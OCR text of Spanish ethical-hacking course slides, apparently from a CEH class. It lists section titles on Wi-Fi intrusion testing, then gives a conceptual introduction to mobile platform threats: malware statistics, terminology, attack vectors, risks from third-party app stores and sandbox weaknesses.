



CIEH Julio Iglesias Pérez


Test de Intrusión a cifrado WPA/WPA2
C|EH
Julio Iglesias Suárez





CIEH Julio Iglesias Pérez


Test de Intrusión a cifrado WEP
C|EH Julio Iglesias Suárez



C|EH Julio Iglesias Perez


Test de Intrusión a red WLAN sin cifrar
C|EH Julio Iglesias Pérez



CEH Julio Iglesias Perez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

16 Hackeando Plataformas móviles

Certified Ethical Hacker

C|EH Julio Ig

Introducción

En 2012 cerca de 17.676 programas malware para móviles fueron detectados durante la primera mitad.

Cerca de un cuarto de los malwares vinieron desde China, mientras que el 17% vinieron de Rusia y el 16.5% desde EEUU.

El surgimiento de malware para móviles ocurrió al mismo tiempo que China se convirtió en el mercado de smartphones más grande del mundo. Los móviles con Android lideran el mercado con un 68%, de acuerdo con la firma Canalys.

Terminologías

- **Stock ROM:** Es la ROM por defecto (Sistema Operativo) de un dispositivo Android provisto por el fabricante.
- **CyanogenMod:** Es un ROM modificado sin las restricciones impuestas por la ROM original.
- **Bricking el dispositivo Móvil:** Es la alteración del Sistema del dispositivo utilizando rooting o jailbreaking, de manera tal que causa que el dispositivo móvil se vuelva inestable o inoperable
- **Trae tu propio dispositivo (BYOD: Bring Your Own Device):** Es una política de negocios que permite a los empleados llevar sus dispositivos móviles a su trabajo.

CEH Julio Iglesias Pérez

Vectores de ataque

Exfiltración de Datos:
- Datos extraídos del FLUJO de Datos y de Correo electrónico.
- Pantalla y captura de imágenes Impresas.
- Copia de la clave USB y pérdida de la copia de seguridad.

Manipulación de datos:
- Modificación por otra aplicación.
- Intentos de sabotaje sin ser detectados.
- Jail-broken dispositivo.

La pérdida de datos:
- Vulnerabilidades de aplicaciones.
- Acceso físico no aprobado.
- Pérdida del dispositivo.

Malware:
- Virus Y Rootkits.
- Modificación de Aplicación.
- Modificación de Sistema Operativo.

CEH Julio Iglesias Pérez

Vulnerabilidades y Riesgos

- Las nuevas funcionalidades amplifican la atracción de las plataformas utilizadas en los dispositivos móviles, pues, proveen una fácil ruta para que los atacantes lancen ataques y explotaciones. Los atacantes utilizan distintas tecnologías como Android y otras instancias múltiples para insertar aplicaciones maliciosas con una funcionalidad oculta que puede obtener información sensible del usuario.

Vulnerabilidades y Riesgos

Las siguientes son algunos de los riesgos y vulnerabilidades asociadas con las plataformas móviles:

- Tiendas de aplicaciones (App Stores).
- Malware móvil.
- App Sandboxing.
- Cifrado de dispositivo y aplicaciones.
- Actualizaciones del Sistema y Alicaciones.
- Jailbreaking y Rooting.
- Vulnerabilidades de las aplicaciones móviles.
- Problemas de privacidad (Geolocación).
- Seguridad de Datos.
- Permisos Ejecutivos.
- Seguridad de las comunicaciones.
- Ataques físicos

CEH Julio Iglesias Perez

Problemas de Seguridad en las App Stores

Cuando los usuarios descargan aplicaciones desde una App Store oficial, entonces la aplicación es segura ya que fue probada. El problema se suscita cuando los usuarios descargan aplicaciones desde App Stores de terceros, ya que existe una posibilidad de que la aplicación descargada contengan malware, ya que en estas App Stores no se realizan las pruebas que sí se realizan en las App Stores oficiales.

Problemas de Seguridad en las App Stores

Por ejemplo, un atacante descarga un juego legítimo y lo "reempaqueta" con un malware y lo sube a una App Store de terceros (no oficial). Cuando un usuario descarga este juego, el malware obtiene información y envía credenciales del usuario como logs/photo/videos/sensitive al atacante sin conocimiento del usuario. Con esta información, el atacante puede explotar el dispositivo utilizando muchos ataques, como también el atacante puede utilizar técnicas de ingeniería social para incitar a los usuarios a realizar descargas desde estas App Stores. Las aplicaciones pueden dañar otras aplicaciones y datos y enviar información sensible a los atacantes.

Amenazas de Malware Móvil

En los últimos años, muchos usuarios están cambiando el uso de equipos personales hacia los smartphones y tablets. Esto incrementó la adopción de dispositivos móviles por los usuarios para uso personal, lo que incitó a los atacantes a lanzar ataques a estos dispositivos móviles. Los atacantes lo hacen porque la información almacenada en estos es mucho más sensible. SMS poofing, fraude, etc. son ataques realizados por los atacantes en dispositivos móviles.

El malware incluido en móviles incluye virus, malware SMS, botnets móviles, spyware, troyanos destructivos, etc.

Para infectar los dispositivos móviles, el atacante que escribe un malware o crea una aplicación maliciosa y la publica en una Store y aguarda a que el usuario instale ésta. Cuando esto sucede, el atacante toma control sobre el dispositivo.


Problemas de Seguridad en App Sandboxing

Asegurar un ambiente sandbox: En un entorno de recinto seguro (sandbox), a cada aplicación se le da su propio entorno de trabajo. Como resultado, la aplicación está limitada a acceder a los otros datos de usuario y los recursos del sistema. Esto proporciona protección a los dispositivos móviles contra las amenazas de malware.

Ambiente sandbox vulnerable: En los entornos sandbox vulnerables, la aplicación maliciosa aprovecha las deficiencias y vulnerabilidades del sandbox y lo bypasea. Como resultado, la aplicación puede acceder a otros datos de usuario y los recursos del sistema que están restringidos.

Android

